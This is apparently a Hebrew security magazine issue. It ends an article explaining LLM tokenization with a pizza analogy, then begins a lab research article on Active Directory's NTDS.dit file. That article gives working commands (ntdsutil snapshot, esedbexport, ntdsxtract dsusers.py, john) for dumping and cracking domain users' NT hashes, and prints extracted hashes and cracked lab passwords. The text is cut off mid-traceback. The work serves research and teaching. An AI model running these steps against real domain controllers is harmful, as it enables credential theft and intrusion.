דמיינו שאתם צבי נינג'ה ומתים על פיצות. מיכאלנג'לו האלוף מחליט לבנות מטבח פיצות חדש ולקנות את כל חומרי הגלם בשביל הפיצות, נניח שמדובר ב-5 מוצרים: קמח, שמן, בצל, עגבניות וכמובן המון גבינה צהובה איכותית. בכל בוקר, צהריים וערב (וגם בין לבין) מיכאלנג'לו נכנס למטבח ומכין פיצות לכל החבר'ה. יום אחד נכנס אליו דונטלו וקולט שעבור כל פיצה, מיכאלנג'לו מכין את הרוטב מחדש. דונטלו מציע לו להכין כמות של רוטב ולשמור אותה וכך לחסוך בעבודה בכל פיצה חדשה.

מיכאלנג'לו מקבל את ההצעה ומכין 10 ליטר של רוטב. ועכשיו במטבח שלו יש 6 חומרי גלם לפיצה (חמשת החומרים המקוריים ורוטב הפיצה).

בצורה דומה מודל שפה מעבד טקסט, הוא מתייחס לכל אות בפני עצמה, אבל עבור רצפי אותיות שמופיעים הרבה (לדוגמא בעברית 'ים' - ריבוי של דברים) הוא יכול להתייחס כמשהו חדש, אפילו שהוא מורכב מהאות י' ומהאות ם' שהוא כבר מכיר. בדיוק כמו שמיכאלנג'לו התייחס לרוטב הפיצה כחומר גלם בפני עצמו למרות שהוא מורכב מדברים אחרים שיש במטבח.

לכל יחידה כזו אנחנו קוראים "טוקן", וכמו שבמטבח כמות חומרי הגלם שנשמור תלויה בגודל המטבח שלנו (אם יש לנו מטבח קטן, לא תהיה לנו ברירה אלה להכין את רוטב הפיצה כל פעם מחדש), כך גם כמות הטוקנים שלנו תלויה בפרמטרים של הרשת.

אם נגדיר כמות גדולה של טוקנים, כל מילה יכולה להיות טוקן בפני עצמה, ואם נגדיר כמות קטנה - כל אות תהיה טוקן.

במודל GPT-4 לדוגמא, יש בערך 100,000 טוקנים ומכיוון שרוב הטקסט שהוא רואה הוא באנגלית - הוא נתן כמעט לכל מילה באנגלית טוקן משלה. אבל בגלל שעברית הוא ראה פחות - אז בעברית כל אות היא טוקן ואפילו 2 טוקנים (וזה מפני שבעברית יש אותיות בתדירות נמוכה מאוד כגון ג' או ץ, שלהן צריך אפילו 2 טוקנים).

אורך קונטקסט

כמות הטוקנים שניתן להכניס למודל היא מוגבלת ונקראת "אורך קונטקסט" אם אורך הקונטקסט הוא 1,000 זה אומר שאפשר להכניס בבת אחת למודל טקסט באורך של אלף טוקנים. ל 4-gpt יש אורך של 128,000 טוקנים. ולאחרונה גוגל הוציאו את מודל ג'ימיני 1.5 עם אורך קונטקסט מטורף של מליון טוקנים!

לפי מה שראינו קודם, אם הטקסט הוא באנגלית, זה אומר בערך אלף מילים, אבל אם הטקסט הוא בעברית זה אומר בערך אלף אותיות. לכן אם משתמשים עם המודלים באנגלית אפשר לתת להם טקסטים הרבה יותר ארוכים מאשר בעברית. ובנוסף, מהירות העיבוד שלהם עבור אנגלית תהיה הרבה יותר מהירה מאשר מהירות העיבוד עבור עברית.

אפשר לנסות את זה בקלות. תבקשו מה-GPT להסביר לכם משהו באנגלית, ותראו את הקצב שבו הוא כותב מילים. לאחר מכן תנסו לבקש ממנו להסביר לכם משהו בעברית, ותראו שקצב הכתיבה שלו איטי יותר.

סיכום

מודלי שפה הם תחום מאד חזק שמתפתח היום, והוא בסיס להרבה יישומים אחרים, ולכן ההבנה של מה זה מודל שפה ואיך הוא עובד יכולה לעזור לנו.

אני חושב שאחת הנקודות הכי חשובות של המאמר, ואלי הנקודה שהכי חשוב לזכור אותה היא ההבנה שהמודל לא חושב כמו בן אדם, אלא מנסה לבנות משפטים שישמעו הגיוניים ולכן אי אפשר לסמוך על מה שהוא אומר בעיניים עצומות!

הבנו איך המודל מייצג את הטקסט, איך הוא מסדר את המילים לפי הקשרים, וראינו את מודל הטרנספורמר שבונה טבלת הקשרים בין כל המילים בטקסט.

בנוסף, הבנו למה המודלים יעבדו יותר ביעילות ויותר במהירות באנגלית ביחס לעברית.

על המחבר

שלום דימנט הוא בעל תואר ראשון בפיזיקה ותואר שני בהנדסת תוכנה וכיום ראש צוות בינה מלאכותית בחברת WiseSight טכנולוגיות. חברת WiseSight מספקת פתרונות IoT חדשניים ופורצי דרך לערים חכמות. מוצר הדגל של החברה בישראל הינו מערכת בינה מלאכותית חדשנית לביצוע פיקוח אכיפה ותשלום אוטומטים בחניות רחוב (כחול לבן) ובחניונים.

אם נהנתם מהמאמר, או אם יש שאלות מוזמנים לשאול בשמחה ☺, בכתובת האימייל הבאה:

sdimant@gmail.com

פיצוח סודות ה-NTDS.dit

מאת סמיון וסילויצקי

הקדמה

NTDS.dit, הצפנה, Windows, Hash-ים. לפני שנים רבות Microsoft השתמשו בהצפנת RC4 אבל הכל השתנה כשהם עברו ל-AES. רק מפתח ב-Microsoft יכול היה להסביר את השינוי ולחשוף את הסוד, אבל כשהעולם היה זקוק לו יותר מאי פעם - הוא כרגיל לא תיעד כלום ב-MSDN. 8 שנים חלפו ועדיין לא קיים מידע רב על השינוי שבוצע בפועל במגנון זה, אז החלטתי לכתוב מאמר בנושא, בעברית כמובן. אף על פי שאנחנו יודעים עברית, יש לנו עוד הרבה מה ללמוד כדי לפצח את סודות ה-NTDS.dit. אבל אני מאמין שעלינו לצלול פנימה למאמר ☺

נתחיל במעט רצינות: אם אי פעם התעסקתם בעולם ה-MS-Domain אז במודע או לא במודע התעסקתם עם קובץ ה-NTDS.dit. מדובר באחד הקבצים החשובים שיש בשרת ה-Domain Controller ויש שיגידו החשוב ביותר המכיל מידע רב על ה-Active Directory. ההחלטה לכתוב את המאמר התקבלה בערך בשנת 2020, קצת אחרי סיומו של מחקר בנושא שליפת מידע מהקובץ עבור שרתי Windows Server 2016. אומנם עברו כבר מספר שנים אבל המהות לא השתנתה גם בשרתים החדשים יותר. במאמר זה ארצה לגעת במטרת הקובץ, כיצד הוא פועל, לפרט לעומק על מבנה הקובץ, ובעיקר להעמיק בשינוי שנעשה בשנת 2016 שהיה גם הסיבה למחקרי מההתחלה.

מעבר להעמקה מקצועית בשפה העברית שאנחנו כל כך אוהבים על נושא מעניין, מטרה נוספת של מאמר זה הינה להעביר לקורא את תהליך העבודה והמחשבה שעמד מאחורי כל החלטה במחקר על מנת לעודד מחקרים נוספים בהמשך בכל נושא שהוא למרות הקשיים ותחושת הייאוש שעלולות לפגוש כל אחד.

המאמר בנוי לכל קורא שמבין מושגים בסיסיים הקשורים לתחום ה-Domain, קצת קוד תכנותי והיכרות עם שמות של הצפנות. הוא מתחיל מההגדרות הבסיסיות ומהיסוד, ולאט לאט מעמיק, אז תרגישו בנוח לדלג אם אתם בטוחים בנושא מסוים. למי מכם שמעוניין רק להתעמק במבנה הקובץ ומכיר את המושגים הבסיסיים יכול לקפוץ ישר לפרק של "מהו מבנה קובץ ה-NTDS.dit?" ולקרוא משם.

הקמת סביבת מעבדה


לפני הכל, על מנת להדגים את ההסברים במאמר בצורה מוחשית הרמתי סביבת מעבדה ובה שרת Windows Server 2012 ושרת נוסף - Windows Server 2016. את שניהם הפכתי לשרתי Domain - DC Controller כאשר שניהם נמצאים באותה סביבה Domain-ית.

למה התחלתי לחקור את ה-NTDS.dit?

חשוב לי להציג בקצרה את הסיבה למחקר שלי על מנת לסדר את הראש לקוראים של המאמר אודות הפעולות שביצעתי והסדר שלהן. מטרתי הייתה למצוא דרך להוציא את ה-Hash-ים של משתמשים בסביבת Domain על מנת לנסות לפענח את הסיסמאות שלהם. כל הפעולות שביצעתי הובילו למטרה זו ובדרך נתקלתי בתקלות שהובילו אותי לחקור יותר לעומק את תצורת העבודה של ה-Active Directory בכלל ותפקידו של קובץ ה-NTDS.dit בפרט.

מה זה בכלל קובץ ה-NTDS.dit?

קובץ ה-NTDS.dit מהווה את מסד הנתונים המרכזי של Microsoft Active Directory. בקצרה הוא מכיל מידע רב הכולל את כלל האובייקטים ביניהם משתמשים, קבוצות, מחשבים וכו'. הקובץ ממוקם תחת %WINDIR%\NTDS במחשבי ה-Domain Controller, מחשבים אלו הם המחשבים הראשיים ב-Domain. למי שיצא להרים סביבת Domain נתקל בו בחלון ההתקנה:



איך הקובץ עובד?

למעשה הקובץ הוא "מקור יחיד של אמת" עבור ה-Domain, כלל הנתונים וההגדרות שצריכות להתקיים בסביבה Domain-ית נמצאות בו והאימות של משתמשים בסביבה ופעולות שהם מבצעים נעשה מול הקובץ. כאשר אני מוסיף משתמש חדש או משנה הגדרה של קבוצה הקובץ מתעדכן בשרת ה-DC. במידה וקיים יותר משרת DC אחד ובוצע שינוי כלשהו השרתים נדרשים להתעדכן, לתהליך זה קוראים רפליקציה והוא מתבצע אוטומטית בעזרת מנגנון שדואג לסנכרן את השרתים, מה שעובר בסנכרון זה הוא מידע מתוך קובץ ה-NTDS.dit.

מושג בסיסי נוסף שכדאי לנו להכיר הוא: Extensible Storage Engine או בקיצור ESE ולעיתים מתייחסים אליו כ-JET Blue. מדובר בטכנולוגית אחסון נתונים (Database) מבית היוצר של Microsoft שמבוסס על שיטת Indexed Sequential Access Method - ISAM המאפשרת ליישומים יצירה, אחסון וביצוע מניפולציות שונות על נתונים באמצעות גישה בצורה רציפה או על ידי אינדקסים. ישנם המון יישומים שעושים שימוש במבנה נתונים זה כמו Windows Search, Active Directory, Exchange וכו'.

גם קובץ ה-NTDS.dit הוא מבנה אחסון הנתונים שעובד בעזרת הטכנולוגיה הזאת. על אף שיש היסטוריה מעניינת מאחורי יצירת הטכנולוגיה אשאיר זאת לסקרנים מבניכם שאוהבים להעמיק. בכל מקרה חשוב שנזכור את המושג ESE שכן ניגע בו בהמשך כאשר נתחיל להתעמק במבנה הקובץ.

ולמה הקובץ מעניין?

אז בגדול הקובץ יעניין כל אחד שמתעסק עם AD. **כתוקף** אוכל לקבל מידע רב על הרשת שאני מעוניין לתקוף, אוכל לקבל מידע על קבוצות ומי חבר בהן, אוכל לקבל מידע על הגדרות משתמשים ואחד הדברים העיקריים הוא שאוכל לקבל את ה-Hash-ים של כל המשתמשים ב-Domain. אוכל לנסות לפענח את ה-Hash-ים או להשתמש בהם בתקיפות אחרות. **כמגן** או מנהל רשת מעבר לעובדה שארצה לשמור על הקובץ אוכל להשתמש בו על מנת לקבל מידע על הרשת ולבצע אנליזה על משתמשים ובכך לנהל ולהגן על הרשת בצורה טובה יותר.

איך אני משיג את הקובץ?

אז הבנו שהקובץ הזה מעניין אותנו, השאלה איך אני משיג אותו? על מנת לקבל את הקובץ (בצורה תקינה שלא דורשת תקיפות) לא נוכל פשוט לעשות לו "העתק הדבק" כמו שאנחנו מכירים מקבצים אחרים, זאת מכיוון שהקובץ נמצא כל הזמן בשימוש ועל כן נעול ולכן נצטרך לבצע משהו שנקרא Shadow copy לקובץ. תהליך זה נועד לבצע העתקות גיבוי לקבצים או מחיצות במחשב למרות שהם בשימוש. זוהי טכנולוגיה מובנת במערכות הפעלה Windows שבה לא נתעמק. ניתן לעשות זאת במספר דרכים אבל אני אתמקד

בפקודה המובנת על מחשבי ה-DC (לפחות לשרתים בגרסה Windows Server 2008 ומעלה) ובמקרה זו גם הפקודה האהובה עלי של Microsoft שמאפשרת הוצאה של כל הפרטים הנדרשים לנו להמשך החקירה - ntdsutil. זהו כלי שורת פקודה והוא נועד לאפשר למנהלי מערכת שליטה מלאה בסביבת ה-AD וביצוע פעולות שונות הקשורות אליה.

אז בכדי לבצע העתקה נצטרך להתחבר ל-DC, לפתוח את חלון ה-cmd כ-Administrator ולהריץ את הפקודה הבאה:

```
ntdsutil.exe "activate instance ntds" "ifm" "create full c:\ntds-dump" quit quit
```

אפרק את הפקודה לשלושת החלקים העיקריים שלה:

- **activate instance ntds** - מקשר את ה-NTDS להרצה הנוכחית שלנו.
- **ifm** - הפקודה נועדה ליצור מדיית התקנה שנבחר, במילים אחרות זה יוצר קובץ התקנה. לבסוף create full c:\ntds-dump - יוצרת את כלל הקבצים הדרושים ל-AD כאשר ה-c:\ntds-dump היא התיקייה בה ישמר הפלט ויכולה להיות בעלת כל שם שתרצו (בגבולות השמות של Windows).
- **שני ה-quit**-ים בסוף פשוט יוצאים מהכלים בסוף הפקודה.

כעת, במידה והכל תקין הפלט של הפקודה יראה כך:

```
C:\Users\Administrator>ntdsutil "activate instance ntds" "ifm" "create full c:\n
tds-dump" quit quit
ntdsutil: activate instance ntds
Active instance set to "ntds".
ntdsutil: ifm
ifm: create full c:\ntds-dump
Creating snapshot...
Snapshot set {57dac3f4-98f9-4137-a6f7-8734bd82a2d5} generated successfully.
Snapshot {d3277041-8560-420f-b11f-839973bd9d89} mounted as C:\$SNAP_202403130306
_VOLUMEC$\
Snapshot {d3277041-8560-420f-b11f-839973bd9d89} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_202403130306_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: c:\ntds-dump\Active Directory\ntds.dit

                Defragmentation  Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................

Copying registry files...
Copying c:\ntds-dump\registry\SYSTEM
Copying c:\ntds-dump\registry\SECURITY
Snapshot {d3277041-8560-420f-b11f-839973bd9d89} unmounted.
IFM media created successfully in c:\ntds-dump
ifm: quit
ntdsutil: quit
```

אם ניגש לנתיב c:\ntds-dump נראה בו 2 תיקיות: Active Directory ו-Registry. נוכל להעתיק אותן למחשב המקומי שלנו, יותר לא נצטרך את שרת ה-DC. את אותו התהליך נבצע עבור השרת השני (אין זה משנה מאיזה שרת נתחיל). בתיקייה Active Directory בשרת 2012 נמצא את קובץ ה-NTDS.dit, בתיקייה Registry נמצאים שני קבצי hive (או בתרגום חופשי: "כוורת רישום"), האחד קובץ Security בו לא נשתמש במאמר זה והשני System שבו נשתמש בהמשך. עבור שרת 2016 הפלט יהיה זהה חוץ מקובץ נוסף בשם NTDS.jfm תחת התיקייה Active Directory.

קובץ jfm נוסף החל משרתי Windows 2016 ומחשבי קצה Windows 10 אל טכנולוגיית ה-ESE על מנת להוות שכבת הגנה נוספת מתרחיש המכונה Lost Write שעלול להתרחש במסדי נתונים בו מידע לא נרשם כראוי, לא אפרט על תרחיש זה כאן שכן למטרה שלנו קובץ זה אינו רלוונטי למטרה שלנו.

אז בואו נפרסר

נהדר! כל הקבצים שאנחנו צריכים משני השרתים על המחשב המקומי שלנו. המטרה הראשונית עוד לפני שהתחיל המחקר הייתה למצוא דרך לפענח סיסמאות של משתמשים רבים בסביבה Domain-ית. מצפייה באינטרנט כמובן לא חסר מידע על כלים שונים ואני אתמקד באחד הכלים שבחרתי. נתחיל מלעבוד על המידע שהוצאנו משרת 2012.

כדי לבצע את הפרסור נשתמש בכלי esedbexport. מדובר בכלי קוד פתוח שנמצא ב-GitHub, שייך לפרויקט libesedb. מטרת הפרויקט היא לאפשר פלטפורמה נוחה לגישה לקבצי ESE (עליהם דיברנו מקודם). הכלי עצמו משמש להוצאת טבלאות מתוך קבצי ESE ואנחנו נשתמש בה על מנת להוציא את הטבלאות מתוך ה-NTDS.dit. אישית השתמשתי בכלי במחשב Windows ולכן הייתי צריך קמפלתי אותו לפני השימוש.

ישנם מדריכים רבים אודות התקנת הכלי והשימוש בו על מנת לקבל את ה-Hash-ים שאנו רוצים לצורך פענוח הסיסמאות אז נעקוב אחרי אחד מהם. נתחיל מלהוציא את הטבלאות הרלוונטיות מהקובץ, נוכל לעשות זאת על ידי הרצת הפקודה הבאה:

```
esedbexport.exe -m tables “ntds-dump-2012\Active Directory\ntds.dit”
```

פלט הפקודה בצורה תקינה יראה כך:

```
c:\Users\semion\Desktop\Digital Whisper>esedbexport.exe -m tables
"ntds-dump-2012\Active Directory\ntds.dit" esedbexport 20210103

Opening file.
Database type: Unknown.
Exporting table 1 (MSysObjects) out of 13.
Exporting table 2 (MSysObjectsShadow) out of 13.
Exporting table 3 (MSysObjids) out of 13.
Exporting table 4 (MSysLocales) out of 13.
Exporting table 5 (datatable) out of 13.
Exporting table 6 (hiddentable) out of 13.
Exporting table 7 (link_history_table) out of 13.
Exporting table 8 (link_table) out of 13.
Exporting table 9 (quota_rebuild_progress_table) out of 13.
Exporting table 10 (quota_table) out of 13.
Exporting table 11 (sdpropcounttable) out of 13.
Exporting table 12 (sdproptable) out of 13.
Exporting table 13 (sd_table) out of 13.
Export completed.
```

הפקודה תיצור תיקיה בשם ntds.dit.export ותוציא לנו את כל הטבלאות למספר קבצים בתיקיה זו. למען הסדר שלנו נחליף את שם התיקייה ל-ntds.dit.export-2012. הטבלאות בהן נרצה להתמקד יהיו datatable ו-link_table. נוכל גם להוציא רק את הטבלאות האלו על ידי הרצת הפקודות הבאות בנפרד:

```
esedbexport.exe -T datatable <path to ntds.dit file>
esedbexport.exe -T link_table <path to ntds.dit file>
```

כעת יש לנו את 2 הטבלאות ונוכל להוציא מהן את המידע שאנחנו צריכים. לצורך כך נזדקק לכלי קוד פתוח נוסף שקיים ב-GitHub בשם ntdsxtract. מדובר בכלי python שמטרתו להוציא מידע מהטבלאות של ה-ntds.dit ולהציג אותו.

אנחנו נתמקד במידע הקשור לאובייקטים של משתמשים ולכן נשתמש בסקריפט dsusers.py (נכון הוא כתוב ב-Python 2.7 אבל להגנתי יאמר שעד שנת 2020 זו גרסה שעוד הייתה בשימוש):

```
dsusers.py <datatable> <link_table> <output directory> --syshive <SYSTEM.HIV file> --
passwordhashes --pwdformat john --ntoutfile <nt hash output file> --lmoutfile <lm hash
output file> > <users info txt file>
```

נפרק את הפקודה:

- Datatable ו-link_table - שתי הטבלאות שהוצאנו מה-ESE DB, נפרט עליהן בהמשך.
- Output directory - נתיב לתיקייה בה ישמר מידע איתו הסקריפט יעבוד, בחלק מהקבצים שנוצרו שם נתעמק בהמשך. במידה והתיקייה אינה קיימת במהלך הריצה הסקריפט ישאל האם ליצור אותה.
- Syshive - נתיב לקובץ ה-System של ה-registry אותו הוצאנו קודם, הקובץ נדרש במידה ונרצה להוציא את ה-hash-ים, נעמיק בסיבה בהמשך.
- Passwordhashes - דגל שמציין כי על הסקריפט להוציא hash-ים של משתמשים.
- Pwdformat - הפורמט בו נרצה להוציא את ה-hash-ים, במקרה שלנו העדפתי פורמט של john בשביל לפענח לאחר מכן את הסיסמאות בעזרת תוכנת פענוח הסיסמאות john.
- Ntoutfile ו-lmoutfile - נתיבים לקבצים עבור סוגי ה-hash-ים השונים בהתאמה. טיפ אבטחתי - lm hash אינו אבטחתי ומפוענח בקלות רבה ככה שנעדיף שהקובץ הזה ישאר ריק.
- Users info txt file - הקובץ אליו יצא מידע הקשור לאובייקטים של המשתמשים, במידה ולא נוסיף את הקובץ הזה הפלט יודפס לחלון ה-cmd.

וכך יראה הפלט:

```
c:\Users\semion\Desktop\Digital Whisper>c:\Python27\python.exe ntdsxtract\dsusers.py
ntds.dit.export-2012\datatable.4 ntds.dit.export-2012\link_table.7 output-2012
--syshive "ntds-dump-2012\registry\SYSTEM" --passwordhashes --pwdformat john
--ntoutfile ntout_2012.txt --lmoutfile lmout_2012.txt > users_info_2012.txt

[+] Started at: Sat, 16 Mar 2024 15:36:31 UTC
[+] Started with options:
        [-] Extracting password hashes
        [-] Hash output format: john
        [-] NT hash output filename: ntout_2012.txt
        [-] LM hash output filename: lmout_2012.txt
The directory (c:\Users\semion\Desktop\Digital Whisper\output-2012) specified does not exists!
Would you like to create it? [Y/N] Y

[+] Initialising engine...
[+] Loading saved map files (Stage 1)...
[!] Warning: Opening saved maps failed: [Errno 2] No such file or directory:
    'c:\\Users\\semion\\Desktop\\Digital Whisper\\output-2012\\offlid.map'
[+] Rebuilding maps...
[+] Scanning database - 100% -> 3831 records processed
[+] Sanity checks...
      Schema record id: 2030
      Schema type id: 10
[+] Extracting schema information - 100% -> 1738 records processed
[+] Loading saved map files (Stage 2)...
[!] Warning: Opening saved maps failed: [Errno 2] No such file or directory:
    'c:\\Users\\semion\\Desktop\\Digital Whisper\\output-2012\\links.map'
[+] Rebuilding maps...
[+] Extracting object links...
```

דוגמה למידע על משתמש תחת הקובץ users_info_2012.txt בדוגמה שלנו:

```
List of users:
==============
Record ID:            3917
User name:            Administrator
User principal name:
SAM Account name:     Administrator
SAM Account type:     SAM_NORMAL_USER_ACCOUNT
GUID:                 2f15b3fc-da3a-4f4a-9a08-98be74862dbb
SID:                  S-1-5-21-4160777564-2249316391-15168068-500
When created:         2024-03-11 11:00:01+00:00
When changed:         2024-03-11 11:15:57+00:00
Account expires:      Never
Password last set:    2024-03-11 10:11:12.266618+00:00
Last logon:           2024-03-14 15:33:10.125636+00:00
Last logon timestamp: 2024-03-11 11:04:30.724445+00:00
Bad password time     Never
Logon count:          20
Bad password count:   0
Dial-In access perm:  Controlled by policy
User Account Control:
        NORMAL_ACCOUNT
Ancestors:
        $ROOT_OBJECT$, lab, cyber, Users, Administrator
Password hashes:
        Administrator:$NT$47bf8039a8506cd67c524a03ff84ba4e:S-1-5-21-4160777564-2249316391-15168068-500::
```

[ניתן לראות מידע כללי על המשתמש כמו גם את ה-hash שלו]

קובץ ה-hash-ים המלא ימצא תחת תיקיית העבודה שהגדרנו קודם, בכל שורה יופיע המשתמש לאחר מכן סוג ה-hash, במקרה שלנו NT, לאחר מכן ה-hash עצמו ולבסוף ה-SID. ה-SID הוא מזהה אבטחתי ייחודי (Security Identifier) המשמש לזיהוי יישות אבטחה למשל משתמש, מטרתו של מזהה זה להוות ערך שלא משתנה גם בעת שינויים אחרים למשל של שם משתמש ובעזרתו ניתן לזהות את האובייקט. חלק מה-SID הוא ה-Relative Identifier RID והוא ישמש אותנו בהמשך.

הקובץ יראה כך:

```
Administrator:$NT$47bf8039a8506cd67c524a03ff84ba4e:S-1-5-21-4160777564-2
krbtgt:$NT$8c8cd91022af43c08d15f3c5bda5bcd7:S-1-5-21-4160777564-22493163
semion:$NT$872784c9b24579a19fc954d0f2d81e72:S-1-5-21-4160777564-22493163
tomer:$NT$47bf8039a8506cd67c524a03ff84ba4e:S-1-5-21-4160777564-224931639
mars:$NT$47bf8039a8506cd67c524a03ff84ba4e:S-1-5-21-4160777564-2249316391
duck:$NT$e19ccf75ee54e06b06a5907af13cef42:S-1-5-21-4160777564-2249316391
tal:$NT$d8869ada4f07f2ae336d9f289ddd3084:S-1-5-21-4160777564-2249316391-
hadar:$NT$2a6ed2d695df3311766962852833be46:S-1-5-21-4160777564-224931639
lior:$NT$47bf8039a8506cd67c524a03ff84ba4e:S-1-5-21-4160777564-2249316391
itay:$NT$67587a19e4c2b479f1fa85b95b544229:S-1-5-21-4160777564-2249316391
maayan:$NT$47bf8039a8506cd67c524a03ff84ba4e:S-1-5-21-4160777564-22493163
yarden:$NT$47bf8039a8506cd67c524a03ff84ba4e:S-1-5-21-4160777564-22493163
avihai:$NT$67587a19e4c2b479f1fa85b95b544229:S-1-5-21-4160777564-22493163
dor:$NT$67587a19e4c2b479f1fa85b95b544229:S-1-5-21-4160777564-2249316391-
galaxy:$NT$67587a19e4c2b479f1fa85b95b544229:S-1-5-21-4160777564-22493163
saturn:$NT$67587a19e4c2b479f1fa85b95b544229:S-1-5-21-4160777564-22493163
mercury:$NT$a2af76c474f274222bec25b340f857a8:S-1-5-21-4160777564-2249316
matan:$NT$a2af76c474f274222bec25b340f857a8:S-1-5-21-4160777564-224931639
shlomi:$NT$a2af76c474f274222bec25b340f857a8:S-1-5-21-4160777564-22493163
bambi:$NT$67587a19e4c2b479f1fa85b95b544229:S-1-5-21-4160777564-224931639
afik:$NT$47bf8039a8506cd67c524a03ff84ba4e:S-1-5-21-4160777564-2249316391
savion:$NT$293e845121f5f672545c1a60ca000f97:S-1-5-21-4160777564-22493163
aang:$NT$abbe1fa3615070bf1277a49c534bdb60:S-1-5-21-4160777564-2249316391
momo:$NT$abbe1fa3615070bf1277a49c534bdb60:S-1-5-21-4160777564-2249316391
bar:$NT$abbe1fa3615070bf1277a49c534bdb60:S-1-5-21-4160777564-2249316391-
```

מעולה ☺, ניתן לראות פה את כל ה-hash-ים של המשתמשים ואותם נוכל לנסות לפענח למשל בעזרת הכלי john שנמצא ב-Kali linux וקיים גם בגרסאות Windows:

```
john --wordlist=wordlist.txt <hashes file in john format>
john -show <hashes file in john format>
```

פענחנו מספר סיסמאות לפי wordlist שהגדרנו מראש, ניתן להשתמש ב-wordlist גדול ומוכר כמו rockyou.

בכל מקרה השלמנו את המשימה עבור שרת Windows Server 2012 וזו הייתה המטרה שלנו.

```
kali@kali:~/Desktop/Digital Whisper$ sudo john --show  ntout_2012.txt
Administrator:Aa123456:S-1-5-21-4160777564-2249316391-15168068-500::
semion:DigitalWhisper160:S-1-5-21-4160777564-2249316391-15168068-1104::
tomer:Aa123456:S-1-5-21-4160777564-2249316391-15168068-1105::
mars:Aa123456:S-1-5-21-4160777564-2249316391-15168068-1106::
duck:P@ssw0rd:S-1-5-21-4160777564-2249316391-15168068-1107::
lior:Aa123456:S-1-5-21-4160777564-2249316391-15168068-1112::
itay:Bb123456:S-1-5-21-4160777564-2249316391-15168068-1113::
maayan:Aa123456:S-1-5-21-4160777564-2249316391-15168068-1114::
yarden:Aa123456:S-1-5-21-4160777564-2249316391-15168068-1115::
avihai:Bb123456:S-1-5-21-4160777564-2249316391-15168068-1116::
dor:Bb123456:S-1-5-21-4160777564-2249316391-15168068-1117::
galaxy:Bb123456:S-1-5-21-4160777564-2249316391-15168068-1118::
saturn:Bb123456:S-1-5-21-4160777564-2249316391-15168068-1119::
bambi:Bb123456:S-1-5-21-4160777564-2249316391-15168068-1123::
afik:Aa123456:S-1-5-21-4160777564-2249316391-15168068-1124::
```

אז אותו דבר על שרת 2016

עד כאן אנחנו מתקדמים מעולה והכל הולך חלק, למי אכפת ממבנה הקובץ אם הדברים עובדים? נעשה את אותו תהליך עבור שרת Windows Server 2016. נתחיל מהרצת הכלי esedbexport, הפלט יוצא בצורה תקינה. נמשיך להרצה של הכלי dsusers ממש באותו פורמט שהרצנו בו קודם:

```
c:\Users\semion\Desktop\Digital Whisper>c:\Python27\python.exe ntdsxtract\dsusers.py
ntds.dit.export-2016\datatable.4 ntds.dit.export-2016\link_table --passwordhashes
--pwdformat john --ntoutfile ntout_2016.txt --lmoutfile lmout_2016.txt > users_info_2016.txt
[+] Started at: Sat, 16 Mar 2024 17:18:30 UTC
[+] Started with options:
        [-] Extracting password hashes
        [-] Hash output format: john
        [-] NT hash output filename: ntout_2016.txt
        [-] LM hash output filename: lmout_2016.txt
The directory (c:\Users\semion\Desktop\Digital Whisper\output-2016) specified does not exists!
Would you like to create it? [Y/N] Y

[+] Initialising engine...
[+] Loading saved map files (Stage 1)...
[!] Warning: Opening saved maps failed: [Errno 2] No such file or directory:
    'c:\\Users\\semion\\Desktop\\Digital Whisper\\output-2016\\offlid.map'
[+] Rebuilding maps...
[+] Scanning database - 0% -> 5 records processed
[!] Warning! There is more than one Schema object! The DB is inconsistent!
[+] Scanning database - 100% -> 5667 records processed
[+] Sanity checks...
      Schema record id: 2049
      Schema type id: 2050
[+] Extracting schema information - 100% -> 1768 records processed
[+] Loading saved map files (Stage 2)...
[!] Warning: Opening saved maps failed: [Errno 2] No such file or directory:
    'c:\\Users\\semion\\Desktop\\Digital Whisper\\output-2016\\links.map'
[+] Rebuilding maps...
[+] Extracting object links...
Error in sys.excepthook:
Traceback (most recent call last):
  File "c:\Users\semion\Desktop\Digital Whisper\ntdsxtract\ntds\__init__.py", line 31, in simple_exception
    sys.stderr.write("[!] Error!", value, "\n")
TypeError: function takes exactly 1 argument (3 given)

Original exception was:
Traceback (most recent call last):
  File "ntdsxtract\dsusers.py", line 513, in <module>
    processUser(user)
  File "ntdsxtract\dsusers.py", line 120, in processUser
